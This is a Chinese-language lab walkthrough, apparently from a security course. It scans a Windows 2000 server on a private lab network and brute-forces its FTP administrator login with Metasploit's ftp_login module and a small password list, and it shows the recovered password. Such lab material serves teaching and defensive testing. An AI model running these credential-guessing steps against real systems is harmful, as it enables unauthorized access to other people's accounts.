
FTP服务


实验环境

kali 192.168.40.128



```
┌──(root💀kali)-[~/桌面]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group def
ault qlen 1000
    link/ether 00:0c:29:6a:69:4d brd ff:ff:ff:ff:ff:ff
    inet 192.168.40.128/24 brd 192.168.40.255 scope global dynamic noprefixroute eth0
       valid_lft 1213sec preferred_lft 1213sec
    inet6 fe80::20c:29ff:fe6a:694d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```


Winser2000 192.168.40.137



```
C:\>ipconfig

Windows 2000 IP Configuration

Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.40.137
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.40.1
```


破解步骤

1.打开kali 利用nmap扫描Winser2000 输入nmap 192.168.40.137




```
└─# nmap 192.168.40.137
Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-23 14:26 CST
Nmap scan report for 192.168.40.137
Host is up (0.0076s latency).
Not shown: 987 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
80/tcp   open  http
119/tcp  open  nntp
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
563/tcp  open  snews
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
1027/tcp open  IIS
3372/tcp open  msdtc
MAC Address: 00:0C:29:87:77:AC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.31 seconds
```

2.打开一个新的窗口连接ftp测试任意账户密码，检测是否会在密码多次错误的情况下锁定用户




```
┌──(root💀kali)-[~/桌面]
└─# ftp 192.168.40.137
Connected to 192.168.40.137.
220 wuyun-r2vpfuznw Microsoft FTP Service (Version 5.0).
Name (192.168.40.137:root): root
331 Password required for root.
Password:
530 User root cannot log in.
Login failed.
ftp> exit
221

┌──(root💀kali)-[~/桌面]
└─# ftp 192.168.40.137
Connected to 192.168.40.137.
220 wuyun-r2vpfuznw Microsoft FTP Service (Version 5.0).
Name (192.168.40.137:root):
331 Password required for root.
Password:
530 User root cannot log in.
Login failed.
ftp> exit
221
```

3.打开Kali输入msfconsole




```
┌──(root💀kali)-[~/桌面]
└─# msfconsole

                 .;lxO0KXXXXK0Oxl:.
           ,o0WMMMMMMMMMMMMMMMMMMKd,
        'xNMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..     ..;dKMMMMMMMMMMMMo
  xMMMMMMMMMMWd.             .oNMMMMMMMMMMk
 oMMMMMMMMMMx.                 dMMMMMMMMMMx
.WMMMMMMMMM:                    :MMMMMMMMMM,
xMMMMMMMMMo                      lMMMMMMMMMO
NMMMMMMMMW                    ,cccccoMMMMMMMMMWlccccc;
MMMMMMMMMX                     ;KMMMMMMMMMMMMMMMMMMX:
NMMMMMMMMW.                      ;KMMMMMMMMMMMMMMMX:
xMMMMMMMMMd                        ,0MMMMMMMMMMK;
.WMMMMMMMMMc                         'OMMMMMM0,
 lMMMMMMMMMMk.                         .kMMO'
  dMMMMMMMMMMWd'                         ..
   cWMMMMMMMMMMMNxc'.                ##########
    .0MMMMMMMMMMMMMMMMWc            #+#    #+#
      ;0MMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMo           +#++:++#+
           'oOWMMMMMMMMo                +:+
               .,cdkO0K;        :+:    :+:
                                :::::::+:
                      Metasploit

       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use help <command> to learn more about any command
```

4.输入search ftp_login搜索ftp_login模块



```
msf6 > search ftp_login

Matching Modules
================

   #  Name                               Disclosure Date  Rank    Check  Description
   -  ----                               ---------------  ----    -----  -----------
   0  auxiliary/scanner/ftp/ftp_login                     normal  No     FTP Authentication Sc
anner
```

5.输入use auxiliary/scanner/ftp/ftp_login加载ftp_login模块



```
msf6 > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) >
```


6.输入show options查看模块的参数

RHOSTS 目标主机IP地址

PASS_FILE 暴力破解密码字典存放路径


USERNAME 指定暴力破解使用的用户名

STOP_ON_SUCCESS 设置破解出密码后立即停止暴力破解




```
msf6 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the
current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to
 the list
   DB_ALL_USERS      false            no        Add all users in the current database to the
 list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type
:host:port][...]
   RECORD_GUEST      false            no        Record anonymous/guest logins to the databas
e
   RHOSTS                             yes       The target host(s), range CIDR identifier, o
r hosts file with syntax 'file:<path>'
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a
host
   THREADS           1                yes       The number of concurrent threads (max one pe
r host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separate
d by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all use
rs
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

7.设置密码字典/也可以使用superdic生成字典




```
┌──(root💀kali)-[~/桌面]
└─# cat /tmp/pass.txt
123456
456789
789123
abc123
abc456
abc123456
```




```
┌──(root💀kali)-[~/桌面]
└─# ll /tmp
总用量 404
-rw-r--r-- 1 root root     47 10月  23 14:55 pass.txt
drwx------ 2 root root   4096 10月  23 13:29 ssh-9Hlr65d7mw4r
-rw------- 1 root root 373248 10月  23 15:04 superdic.txt
drwx------ 3 root root   4096 10月  23 13:29 systemd-private-24f5c5b0f8554243973766e12deda313
-colord.service-MgZX3N
drwx------ 3 root root   4096 10月  23 13:29 systemd-private-24f5c5b0f8554243973766e12deda313
-haveged.service-7J998y
drwx------ 3 root root   4096 10月  23 13:29 systemd-private-24f5c5b0f8554243973766e12deda313
-ModemManager.service-xohBpL
drwx------ 3 root root   4096 10月  23 13:29 systemd-private-24f5c5b0f8554243973766e12deda313
-systemd-logind.service-gVa0lR
drwx------ 3 root root   4096 10月  23 13:29 systemd-private-24f5c5b0f8554243973766e12deda313
-upower.service-g9VmpD
drwxrwxrwt 2 root root   4096 10月  23 15:04 VMwareDnD
drwx------ 2 root root   4096 10月  23 13:29 vmware-root_508-868458621
```

8.设置暴力破解目标主机FTP的相关参数




```
msf6 auxiliary(scanner/ftp/ftp_login) > set rhosts 192.168.40.137
rhosts ⇒ 192.168.40.137
msf6 auxiliary(scanner/ftp/ftp_login) > set pass_file /tmp/pass.txt
pass_file ⇒ /tmp/pass.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set stop_on_success true
stop_on_success ⇒ true
msf6 auxiliary(scanner/ftp/ftp_login) > set username administrator
username ⇒ administrator
msf6 auxiliary(scanner/ftp/ftp_login) > exploit
```

9.输入exploit开始攻击成功获取administrator的密码为abc123



```
[*] 192.168.40.137:21     - 192.168.40.137:21 - Starting FTP login sweep
[-] 192.168.40.137:21     - 192.168.40.137:21 - LOGIN FAILED: administrator:123456  (Incorre
ct: )
[-] 192.168.40.137:21     - 192.168.40.137:21 - LOGIN FAILED: administrator:456789  (Incorre
ct: )
[-] 192.168.40.137:21     - 192.168.40.137:21 - LOGIN FAILED: administrator:789123 (Incorrec
t: )
[+] 192.168.40.137:21     - 192.168.40.137:21 - Login Successful: administrator:abc123
[*] 192.168.40.137:21     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

